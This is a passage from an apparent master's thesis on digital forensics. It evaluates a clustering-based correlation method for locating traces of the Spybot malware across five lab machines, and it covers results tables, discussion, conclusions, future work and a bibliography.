The process of combining the feature files, pre-processing and clustering them was performed in the same manner as for the *Keylogger Bot Malware* experiment. The results obtained were of course different, e.g, reflected by the SOM diagram generated by Viscovery SOMine. When generating this SOM diagram, both normal and accurate training schedule were used. The results varied from the two training schedules, giving three (accurate) and five (normal) segments. Both diagrams are presented in Figure 30. After clustering the data in Weka, using both three and five as values for *K*, we decided to use three because it created more clear groups of data. One reason for this was that when we used five clusters, files from all the machines were incorrectly split. We discovered that file objects with similar features, only except two out of 195, had been clustered in separate clusters, making correlations between machines impossible.



(a) Five Segments (b) Three Segments

Figure 30: SOM diagrams of *Malware form the Wild* data

For cluster evaluation we used between and within cluster estimation (bc and wc), like for the *Keylogger Bot Malware* experiment. Here it was also based on the cluster output in Weka Explorer, presenting cluster centroids and cluster instances, and Visual representations from Weka. Evaluating the clusters based on *classes to cluster evaluation* was difficult in this experiment since we could not classify any specific files as malicious, other than the named "spyware.exe" file. This made the experiment more realistic, since the forensic analysis could only be based on expert knowledge of the time an incident occurred, possible communication channels used and origin.

In addition to evaluating them together, the three clusters were split such that we could analyze each and one of them individually, using the *SubsetByExpression* filter in Weka.

Results and Discussions

Due to the fact that Spybot is a well known malware we first ran a test against Avira Antivir, antivirus software. An alert was generated, as presented in Appendix I, to verify Spybot v1.3's maliciousness associated with a antivirus' malware signature.

The reduction of file objects, based on the clean system and the NSRL database, reduced the number of file objects to approximately 3%. As for the *Keylogger Bot Malware* experiment, none of them were removed by NSRL RDS. However, the NSRL RDS would alone remove 8916 file objects if executed first, but since the clean system hashes were executed first all of these 8916 had already been removed. A summary of the filtering steps and file objects left after each filtering process are given in Table 10.

Machine ID	Initial	Clean Filtered	NSRL Filtered
1	13871	434	434
2	13871	432	432
3	13871	431	431
4	13871	431	431
5	13871	433	433
Clean	13867	-	-
All	69355	2161	2161

Table 10: Filtered file objects for *Malware from the Wild* machines

The SOM diagrams indicated 3 segments, using normal training schedule. From this we obtained three clusters using Weka, where the main properties are presented in Table 11. There were little variation between the number of file objects associated with each cluster. This also counted for their characteristics, where it was difficult to find clear differences. The centroids generated by the clustering can be found in Appendix I.

Cluster	Number of Objects	Percentage
1	604	28%
2	882	41%
3	675	31%
All	2161	100%

Table 11: Clustered instances of *Malware from the Wild*

C_1 had file objects with relatively small file sizes. There were also a few large files, being the *pagefile* from the five machines. It was a high variance of the content types, seq values and entropy values, ranging from 0 to 7,9. C_1 was the only cluster with UID of both 0 and 48, where 48 was caused by the *$Volume* files from all machines alone.

The biggest feature separating C_2 from both C_1 and C_3 was the files content, being only *data*. Beyond this there were several similarities with the other clusters, e.g., small file sizes and a small number of seq values. Regarding the file sizes, there were one exception *$LogFile*. The entropy of most file objects were concentrated around 2,5 to 4.

C_3 included all values of mode (file acccess permissions), being the only cluster with the whole range. The file sizes were small, with no exception. The contents were estimated by the libmagic value to be *DBase 3 index file*, *X11 SNF font data, LSB first*, *PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit*, *data* and *empty*.

During cluster evaluation, a somewhat surprising result appeared. All cluster centroids had the same MD5 sum (as reflected in Appendix I). The reason for this was not necessarily because the hash value belonged to the same object, but the fact that several different file objects had the same MD5 sum. This was mainly caused by lack of content in the files.

File objects from all machines were present in all clusters, as seen in Figure 31. Due to the clustering task's goal of grouping common objects, this reflected that there were links between all of them, some being more relevant than others. Based on the rather vague characteristics, further analysis of each cluster was performed. Expert knowledge about the incident and knowledge of file system analysis in general were here necessarily to apply. This was also something we defined for the Online Banking Attack Scenario earlier.




Figure 31: Spybot machine data

Temporal and spatial information about the incident, based on the two final steps of the Online Banking scenario defined in Section 6.2.1, were used for further analysis of each individual cluster. There was no execution of any attack, e.g., DoS, in the experiment. Because of this there were no address information of a target site to use, meaning that the time of C&C communication and its IP-address were used instead. The clusters affiliation to this information is presented in Table 12.

Cluster	2010-04-15 20:30-20:35	192.168.40.129
1	Before and After	30 File objects
2	Before and After	None
3	Before and After	None

Table 12: Clusters associated with temporal and spatial incident information

Due to the high presence of the C&C servers IP address in C_1, these specific file objects were filtered out and presented graphically in relation to machines $M_1 - M_5$ and Atime. Doing this, the last access time of the files appeared more clearly. The correlation between the machines, shown graphically in Figure 32, improved further the identification of the incident. The different time periods T_{0-3} can in this example be created by an investigator to separate the events, based on what is observed.




Figure 32: Atime of C_1 with IP 192.168.40.129

At time T_0 two *Internet Explorer cache file version Ver 5.2* files where accessed in all machines $M_1 - M_5$. In Figure 32, only one being visible due to the exact same access time. The files where located in *Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat* and *Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat*. At time T_1, another *Internet Explorer cache file version Ver 5.2* file was accessed in $M_1 - M_5$, all originated from the *Documents and Settings\Administrator\Local Settings\History\History.IE5\* folder. Next at time T_2 multiple files with suspicious characteristics were accessed from all machines sequentially, within a time range of approximately 1 minute (20:32:48 - 20:34:01).

The files were suspicious due to their estimated content which where *PE32 executable for MS Windows (GUI) Intel 80386 32-bit* and their relatively high entropy value of 6,218053. One of the files was a copy of the *spyware.exe* file we infected the machines with, located under the machines ...\Temporary Internet Files\Content.IE5\\ folder. The other two files were located under *WINDOWS\system32*, a typical location to hide malware. The names of the files were in addition suspicious, and verified as files often associated with malware, through a simple google search. The files were named *wuaumqr.exe* and *download_me.exe*. The latter where stored under *WINDOWS\system32\kazaabackupfiles*\\, which also was verified through a google search to be a typical storage and obscurity location for malware. The name Kazaa stem from one of the most used P2P file sharing application, making kazaa-alike folders accepted by computer owners.

Presentation

To present the results obtained from a practical forensics point-of-view, an illustration map of seized machines from different locations and their links has been made (Figure 33). The links between the machines are based on the temporal and spatial information gathered through use of the correlation method. The lines or links between the hosts in the figure represent botnet C&C (dotted line) and an attack (red line) against a victim. This illustrates how the result could be utilized in order to support the generation of a complete view of an incident. It could also be used to improve the presentation value of evidence to a court.




Figure 33: Illustration of linked machines, from identified malware correlations

6.3 Experiment Discussions

The experiments were conducted in such a way that it was possible to execute it on a personal computer with normal performance. This means that maximum five test computers could be ran at the same time for the experiments involving link mining between the machines. However, this number of machines were enough to test whether it was possible to identify correlations among them or not. The results clearly show that correlations exist between all of the machines in both experiments involving multiple ones.

The malware used for the two multi-host experiments shows how easy one can create and configure malware that employ robot functionalities of a botnet with spying features suitable for distributed OB attacks. Even though the *Keylog Bot Malware* only has a one-way communication with the controller, it still shows a realistic approach of capturing keystrokes and sending them away. The Spybot malware used for the final experiment has however numerous C&C features suitable for malicious attacks against naive OB clients. The use of a three experiments, where one of them were infected in a realistic manner, with a real malware code, built the foundation for a solid assessment of the correlation method.

An important aspect of correlating information from multiple sources in digital forensics is to represent the time stamps by adjusting their values in relation to system clocks and time zones. In the case of our experiments, all machines were running in the same time zone with the same system clock values. This removed the issues of drifted system clocks and other changes that might affect the integrity of computer timestamps.

For the clustering task, where similar file objects were grouped, most files were found common over the set of computers. Due to the way the experiments were conducted, by cloning the machines, this lead to minimal variations in the file systems of the machines. The temporal aspect of when the machines were used, the environment they were used in, imposed activities and actions are possible impact factors. Especially for the *Malware from the Wild* experiment, the clustering procedure suffered slightly in the way the identified clusters had vague dissimilarities. However, due to the file objects features, especially the IP, email and URL strings, along with the entropy value, timestamps and the files content type, it was still possible to identify the anomalies clearly.

Regarding the efficiency of the method, it is hard to estimate whether or not the feature extraction and reduction of file objects would be affected significantly when the data volumes increase. This is because it is hard to estimate the number of string features, e.g., IP addresses, present in the files. However, the main purpose is to improve the efficiency and effectiveness of the analysis, here being the link mining. Since the feature file of one machine, initially having 4GB of data, is not larger than 148KB, and the size of 5 approximately estimated as 5 times 740KB, the size for data sets of, e.g., 5000 machines would not be larger than 740000KB or 722,6MB. This is a volume that still is possible to handle efficiently, when performing link mining analysis. In such cases, an efficient implementation of the clustering algorithm would be preferable.

All analysis tasks performed, depend heavily on the features representing the files for each machine. During the experiments we saw that many of the IP, URL and email strings were FPs, due to the regular expressions used by the *Feature Extraction Tool*. We do not know for sure whether FN also exist for these strings. IP-addresses which is typically associated with local area networks, in which the computers never had any contact with, we suspect is FP from another type of data source representing numbers in the same format as IP addresses. It is especially the machines *pagefile* that is associated with multiple IP addresses. The access to strings in the *pagefile* also reflect the methods ability to extract strings from paged memory. In addition to these string features, partial overlap were identified over multiple features. E.g., *name_type* and unallocated were overlapping in the way that *name_type* had an unknown value that always were set when *unallocated* were set. This could have lead to small priorities, due to the features redundancy. In addition, the file content *data* was always present when the type of a file was a directory.

The result of cluster centroids having the common feature values reflect the the feature's impact on the analysis and the fact that it should be evaluated properly in order to improve the results. This counts especially for the MD5 cluster centroid values in the *Malware from the Wild* experiment.

Overall, the method has great advantages when it comes to identifying similarities between multiple machines, and using this information to detect possible malware. If presented properly, the results obtained from using a correlation based method, can provide useful information for further investigations and as a tool to improve associated entities in a court or for incident response.

7 Discussions and Implications

In this chapter, the implications of the proposed correlation method and the outcome of the executed experiments are presented. The project's value and its affiliation to the research area of digital and computational forensics is provided to express the project's outcome. The thesis, work involved and answers to the research questions are summarized at the end of this chapter.

7.1 Theoretical Implications

The proposed correlation method oblige with the evolving discipline of computational forensics, where among others, computer power is utilized to perform and automate forensic analysis tasks. The current task of an investigator is to perform manual analysis using workstation-centric digital forensic tools. They can benefit from a correlation method like this, leaving much of the painstaking efforts to filter and create a rough understanding of the data to be analyzed.

Information gathered and managed through the use of computational forensic methods, have to be understood completely and represented properly. It is crucial that the task of defining input data and selecting representative features are performed by competent personnel with expert knowledge within the domain in question. In this thesis we only care about file features that can improve our knowledge to identify correlations between machines, further utilized to detect traces of malware. The decision of using file metadata along with special content-based information as features was positively reflected in the executed experiments.

The preprocessing and employment of the data and link mining techniques play a central role in how data can be understood. The machine learning algorithm used for clustering is responsible for giving us the improved knowledge of what we are looking at as an investigator. The results, being malware's presence in multiple machines, are not presented without involving human power and manual analysis of what has been clustered. However, the increased knowledge of what types of files are clustered together can help to simplify the task of detecting the malware significantly. In the final experiment we tested the method against a malware from the wild, Spybot. In this experiment it was clear that when we first found interesting traces in one of the clusters we could more efficiently point out what other files and which computers where associated with the malware incident.

The proposed correlation method aims to simplify manual analysis by extracting or grouping together interesting data that can be considered as malware. In order to evaluate the correlation method as a full malware detection solution, a complete and detailed understanding of the input data set would be required. For testing IDS, data sets like the *KDD cup 1999* have been used extensively. Although this data set has become quite old, it is still in use, e.g., by Nguyen *et al.* [67]. In order to adapt IDS evaluation methods, e.g., Bayesian Detection Rate (as discussed in Section 2.2.4), to test the malware detection capabilities of the method presented in this thesis, all files in the input data set would have to be classified as malicious or benign. Such a classification of the files would make it possible to create a base-rate, reflecting what there is to detect.

7.2 Practical Implications

Our implementation of the correlation method does not cover all necessarily aspects for serving as a complete digital forensic solution. Neither do the experiments executed, the conditions and environments for which they have been executed. The decisions made for the method and experiments were based on limited resources available, by means of time and computational power. The tools developed for the practical implementation are not intended for large scale forensic tasks. Their performance would have to be improved and suited for computationally powerful and dedicated computer systems or infrastructures. It would also be important to further examine how investigators can use the method. While the current method is purely stationed at a single workstation, e.g., a web application could be powered by a back-end service with high computational power to reduce the requirements and resource demands of individual workstations.

Performing experiments in a virtual environment has its benefits. However, it can also negatively affect the results in one way or another. During the experiment execution we experienced numerous common VMware files on the machines that were clustered together. This showed how easy the virtual environment could be identified. If malware with mechanisms for detecting virtual environments were used in the experiments, it would not be possible to reflect a real physical incident scenario.

The use of similar configured machines for the experiments could affect the clustering task of the correlation method differently compared to real machines from the wild. In a real world scenario, where machines were compromised from different locations and environments, the clustering could produce different results. Since multiple machines are combined in order to perform the clustering, different types of machines could dominate the data set. E.g., a machine with 10GB storage would be less represented in the data set than a machine with 1000GB. These machines would most likely then also have a lot of different files, where anomalies and correlations among the machines could identify suspicious activity.

The presentation format of correlations and suspicious malware files is important with regards to digital investigations. The results obtained through analysis by a technology expert, would have to be evaluated by a tactical investigator and in consultant with a legal practitioner before presented to court. Presenting the result graphically, using time line figures, graphs with correlations between machines and their involved files would improve its effect.

7.3 Summary

The initial goal of the thesis was to present a new correlation method for malware detection in digital forensics. To meet the requirements of taking advantage of large amount of data in an investigative context, and to detect malware, we had to involve several disciplines. Digital Forensic techniques were needed to extract all necessarily data from each computer. These data had to be represented in the best possible way and were made so that the analysis had the best starting point. In addition, knowledge of malware and botnet characteristics in particular was highly relevant for representing files. Data mining techniques and particularly a machine learning algorithm for clustering was required to recognize the similarities in the large amount of data. It also had to make analysis more efficient than using standard workstation-centric forensic tools. Finally the analysis of these links, knowledge of extracted file features and information that characterized the potentially harmful files, could be utilized to give us a better picture of the machines that were involved in a malware incident.

From the research questions in Chapter 1, we first wanted to find sufficient features suitable for detecting malware traces. The features we have selected for the correlation method and used for the practical implementation of it in the experiments, makes it possible to relocate and correlate file objects from multiple computers. They even provided useful information reflecting their importance and relevance for the current malware detection, with potential for further analysis.

The second research question was related to how a correlation method could be implemented. Due to the value of metadata in file system forensics, and the ability of improving it by adding additional content information and still represent everything in an easy to handle and structured data format (ARFF), more research can be conducted using the same representation format but with other analysis tools and techniques applied. Even though the experiments were conducted with relatively small hard disk partitions, the method's ability to extract metadata and special content data about each file makes the following analysis more efficient. This is because you do not have to work directly on the original copy. Anyway, one can still easily refer to the original copy by the use of the file metadata about its origin.

The third and probably the most important research question asked, was about the efficiency and effectiveness of the proposed correlation method. First of all, the filtering of files based on hash values reduced the amount of data significantly. Again the clustering split the data into even smaller groups, making the analysis task smaller. Still when machines have especially many similar files, due to minor changes in the experiment setup, common and interesting files associated with malware are grouped together. They also reflected well that links existed between machines involved with the same incident. Based on these links, along with complete file object features, an investigator would have had the opportunity to more efficiently and effectively identify which links were of interest for the incident and not.

8 Conclusion

The work that has been conducted for this thesis has resulted in a new method for detecting malware through use of correlation analysis in digital forensics. The correlation method has been developed and implemented over about two months. Experiments executed to evaluate the method and its practical implementation, reflect the methods utility value in improving the efficiency and effectiveness of detecting malware in multiple machines. Open source forensic and data mining tools, along with self developed tools for data filtering and extracting additional features that characterize malware patterns have been included to a forensic system architecture. Everything is performed and developed in order to oblige with digital forensic and data mining methodologies. The provided solution is flexible in the way that it can be improved in the future. The data produced from the experiments can in addition be utilized for further evaluation of the effect of data and link mining techniques. Thorough clustering evaluation is here an important element, since only indications of successful clustering were identified in this thesis. This was mainly caused by challenges of gathering cluster output data for evaluation, and limited time available.

The total outcome of work conducted in this thesis is multifold. First of all, tasks for reducing the number file objects to analyze, were an efficient technique to decrease the initially large data set. The clustering task further separated and grouped common file objects, which improved the visibility of which data clusters to focus on. After clustering, the result provided two different ways of improving knowledge from the multiple machines. First, the ability to detect common file objects between the machines increased the understanding of the large data set. In addition, the most valuable outcome was that the correlations further improved the knowledge of what files could be associated with a malware and thereby an incident.

To relate the work for improving the efficiency and effectiveness of digital forensics, the presented method is a step in the direction of applying data mining techniques in the investigation context. The fact that the simplified implementation of the method was able to highlight and cluster malware traces of a real botnet malware, located on multiple machines, shows that there is a great potential in this way to perform modern digital forensics.

9 Future Work

In this final chapter we will present possible future work, related to the proposed correlation method and digital forensics and malware detection utilizing data mining techniques.

First of all, regarding the evaluation of the proposed correlation method, more experiments should be conducted. Experiments with more machines, multiple and different type of digital storage devices, file system formats and media, in a physical forensic environment should be performed in order to extend and evaluate the method further. In addition, a heterogeneous distribution of both infected and uninfected machines should be tested.

Malware from the wild, including machines seized from multiple locations and environments would be interesting to analyze using the proposed correlation method. In this way, its efficiency and effectiveness of correlating and detecting malware traces in real machines would be tested.

Development of other practical implementations or theoretical methods for testing the utility value of linking data for digital forensic investigations, would increase the knowledge of its effect as a general forensic model.

For our method we only consider clustering and in particular the k-means algorithm. Other algorithms and data mining techniques for linking data objects would be worth looking into.

The lack of thorough cluster evaluation performed for the correlation method should be performed completely. This would improve the knowledge of the clustering procedure's success and the value of selected file features. In addition, evaluation of features using feature selection techniques could further improve knowledge of which do best represent a file for correlations.

In addition to the file features considered for this thesis, other unique identifiers could be applied, e.g., related to ID-theft or financial fraud, where SSN, bank account numbers are typical credentials. These form additional file content-based features that could have been included to evaluate the correlation method's performance in a different setting.

The correlation method is related to digital forensics and to simplify the manual analysis task by limiting the amount of data and grouping similar files. In order to test the methods ability to fulfill the role as a malware detection method, it would be interesting to look at how the method can be improved and adapted to this domain. It could then be evaluated against IDS evaluation techniques, e.g., used to estimate a base-rate to calculate a Bayesian Detection Rate.

Bibliography

[1] Carrier, B. D. & Spafford, E. H. 2004. An event-based digital forensic investigation framework. In *In Proceedings of the 2004 Digital Forensic Research Workshop*.

[2] Gary Palmer, M. 2001. A road map for digital forensic research. Digital Forensic Research Workshop, 2001 Utica, New York.

[3] Farmer, D. & Venema, W. 2004. *Forensic Discovery*. Addison Wesley Professional.

[4] Visual Analysis. i2 analyst's notebook - http://www.visualanalysis.com/products/anb.php. Last visited: 15.3.2010.

[5] SC Magazine. February 2010. Critical infrastructure remains the most targeted area as attacks on enterprises doubled over the course of 2009, http://www.scmagazineuk.com/critical-infrastructure-remains-the-most-targeted-area-as-attacks-on-enterprises-doubled-over-the-course-of-2009/article/163575/. Last Visited: 31.05.2010.

[6] Hoffman, S. April 2010. China hackers launch cyber attack on india, dalai lama, http://www.crn.com/security/224201581. Last Visited: 31.05.2010.

[7] Messmer, E. 2009. The botnet world is booming, botnet-directed attacks are increasing, https://www.networkworld.com/news/2009/070909-botnets-increasing.html. Last Visited: 31.05.2010.

[8] Baltazar, J. May 2010. Web 2.0 botnet evolution koobface revisited, a trend micro research paper. Trend Micro, Incorporated.

[9] Franke, K. & Srihari, S. N. 2008. Computational forensics: An overview. In *IWCF*, 1–10.

[10] Gladyshev, P. *Formalising Event Recnstruction in Digital Investigations*. PhD thesis, Department of Computer Science, University College Dublin, 2004.

[11] Ayers, D. 2009. A second generation computer forensic analysis system. *Digital Investigation*, 6(Supplement 1), S34 – S42. The Proceedings of the Ninth Annual DFRWS Conference.

[12] Case, A., Cristina, A., Marziale, L., Richard, G. G., & Roussev, V. 2008. FACE: Automated digital evidence discovery and correlation. *Digital Investigation*, 5(Supplement 1), S65 – S75. The Proceedings of the Eighth Annual DFRWS Conference.

[13] Garfinkel, S. L. 2006. Forensic feature extraction and cross-drive analysis. *Digital Investigation*, 3(Supplement 1), 71 – 81. The Proceedings of the 6th Annual Digital Forensic Research Workshop (DFRWS '06).

[14] Richard, III, G. G. & Roussev, V. 2006. Next-generation digital forensics. *Commun. ACM*, 49(2), 76–80.

[15] Garfinkel, S., Farrell, P., Roussev, V., & Dinolt, G. 2009. Bringing science to digital forensics with standardized forensic corpora. *Digital Investigation*, 6(Supplement 1), S2 – S11. The Proceedings of the Ninth Annual DFRWS Conference.

[16] Cohen, M., Garfinkel, S., & Schatz, B. 2009. Extending the advanced forensic format to accommodate multiple data sources, logical evidence, arbitrary information and forensic workflow. *Digital Investigation*, 6(Supplement 1), S57 – S68. The Proceedings of the Ninth Annual DFRWS Conference.

[17] Garfinkel, S. L. 2009. Automating disk Forensic Processing with SleuthKit, XML and Python. In *SADFE*, 73–84. IEEE Computer Society.

[18] Garfinkel, S. L. 2010. Afflib open source computer forensics software, http://afflib.org/. Last visited: 06.05.2010.

[19] Leedy, P. D. & Ormrod, J. E. 2009. *Practical Research: Planning and Design, 9th Edition*. Prentice Hall.

[20] Stone-Gross, B., Cova, M., Cavallaro, L., Gilbert, B., Szydlowski, M., Kemmerer, R., Kruegel, C., & Vigna, G. Your botnet is my botnet: Analysis of a botnet takeover. Technical report, April 2009.

[21] Kruse, W. G. & Heiser, J. G. 2001. *Computer Forensics. Incident Response Essentials*. Addison-Wesley.

[22] Vacca, J. R. 2005. *Computer Forensics: Computer Crime Scene Investigation*. Delmar Thomson Learning, second edition.

[23] 2009. Scientific working group on digital evidence and imaging technology. SWGDE and SWGIT digital & multimedia evidence glossary. Version:2.3.

[24] Alink, W., Bhoedjang, R., Boncz, P., & de Vries, A. 2006. XIRAF - XML-based indexing and querying for digital forensics. *Digital Investigation*, 3(Supplement 1), 50 – 58. The Proceedings of the 6th Annual Digital Forensic Research Workshop (DFRWS '06).

[25] Casey, E. & Stellatos, G. J. 2008. The impact of full disk encryption on digital forensics. *SIGOPS Oper. Syst. Rev.*, 42(3), 93–98.

[26] Guidance Software. EnCase Forensic, http://www.guidancesoftware.com/computer-forensics-ediscovery-software-digital-evidence.htm. Last Visited: 31.05.2010.

[27] Carrier, B. 2005. *File System Forensic Analysis*. Addison-Wesley Professional.

[28] Schlicher, B. 2008. Emergence of cyber anti-forensics impacting cyber security. In *CSIIRW '08: Proceedings of the 4th annual workshop on Cyber security and information intelligence research*, 1–12, New York, NY, USA. ACM.

[29] DFRWS CDESF Working Group. 2006. Survey of disk image storage formats, http://www.dfrws.org/cdesf/survey-dfrws-cdesf-diskimg-01.pdf. Last visited: 12.05.2010.

[30] Fossen, E. A. & Årnes, A. 2005. Forensic geolocation of internet addresses using network measurements. The 10th Nordic Workshop on Secure IT-systems (NORDSEC 2005), Tartu, Estonia, October 2005. (include on p 16).

[31] AccessData. Forensic Toolkit (FTK), http://www.python.org/. Last Visited: 15.06.2010.

[32] NIST. National Software Reference Library - http://www.nsrl.nist.gov/. Last visited: 14.06.2010.

[33] Park, J.-H., Kim, M., & Noh, B.-N. 2009. A visualization technique for installation evidences containing malicious executable files using machine language sequence. 201–210.

[34] W3C. XML query (xquery) - http://www.w3.org/xml/query/. Last visited: 15.04.2010.

[35] Mena, J. 2002. *Investigative Data Mining for Security and Criminal Detection*. Butterworth-Heinemann, Newton, MA, USA.

[36] i2 Inc. i2 analyst's notebook - http://www.i2inc.com/products/analysts_notebook/. Last visited: 15.05.2010.

[37] Schatz, B., Mohay, G., & Clark, A. 2006. A correlation method for establishing provenance of timestamps in digital evidence. *Digital Investigation*, 3(Supplement 1), 98 – 107. The Proceedings of the 6th Annual Digital Forensic Research Workshop (DFRWS '06).

[38] Hoelz, B. W. P., Ralha, C. G., & Geeverghese, R. 2009. Artificial intelligence applied to computer forensics. In *SAC '09: Proceedings of the 2009 ACM symposium on Applied Computing*, 883–888, New York, NY, USA. ACM.

[39] Hoelz, B. W., Ralha, C. G., Geeverghese, R., & Junior, H. C. 2008. Madik: A collaborative multi-agent toolkit to computer forensics. In *OTM '08: Proceedings of the OTM Confederated International Workshops and Posters on On the Move to Meaningful Internet Systems*, 20–21, Berlin, Heidelberg. Springer-Verlag.

[40] Schiller, C. A., Binkley, J., Harley, D., Evron, G., & Bradley, T. 2007. *Botnets: The Killer Web App*. Syngress.

[41] Malin, C. H., Casey, E., & Aquilina, J. M. 2008. *Malware Forensics: Investigating and Analyzing Malicious Code*. Syngress.

[42] Wired, J. D. 2007. The botnet attack on Estonia last spring nearly shut down the most wired country in Europe. Behind enemy lines with the foot soldiers of the digital age., http://www.wired.com/images/press/pdf/webwarone.pdf. Last visited: 04.05.2010.

[43] Marylise, N. 2007. Storm worm: A p2p botnet.

[44] Bailey, M., Cooke, E., Jahanian, F., Xu, Y., & Karir, M. 2009. A survey of botnet technology and defenses. In *CATCH '09: Proceedings of the 2009 Cybersecurity Applications & Technology Conference for Homeland Security*, 299–304, Washington, DC, USA. IEEE Computer Society.

[45] NDIC. Domex - hashkeeper - http://www.justice.gov/ndic/domex/hashkeeper.htm. Last visited: 14.06.2010.

[46] NIST. Event viewer - http://support.microsoft.com/kb/308427. Last visited: 14.05.2010.

[47] Shannon, C. E. 1948. A mathematical theory of communication. *Bell system technical journal*, 27.

[48] Lyda, R. & Hamrock, J. 2007. Using entropy analysis to find encrypted and packed malware. *IEEE Security and Privacy*, 5(2), 40–45.

[49] Veenman, C. J. 2007. Statistical disk cluster classification for file carving. In *IAS '07: Proceedings of the Third International Symposium on Information Assurance and Security*, 393–398, Washington, DC, USA. IEEE Computer Society.

[50] Nazario, D. J. 2007. Botnet tracking: Tools, techniques, and lessons learned.

[51] Provos, N. & Holz, T. 2007. *Virtual honeypots: from botnet tracking to intrusion detection*. Addison-Wesley Professional.

[52] Mell, P., Hu, V., Lippmann, R., Haines, J., & Zissman, M. An overview of issues in testing intrusion detection systems.

[53] Axelsson, S. 2000. The base-rate fallacy and the difficulty of intrusion detection. *ACM Trans. Inf. Syst. Secur.*, 3(3), 186–205.

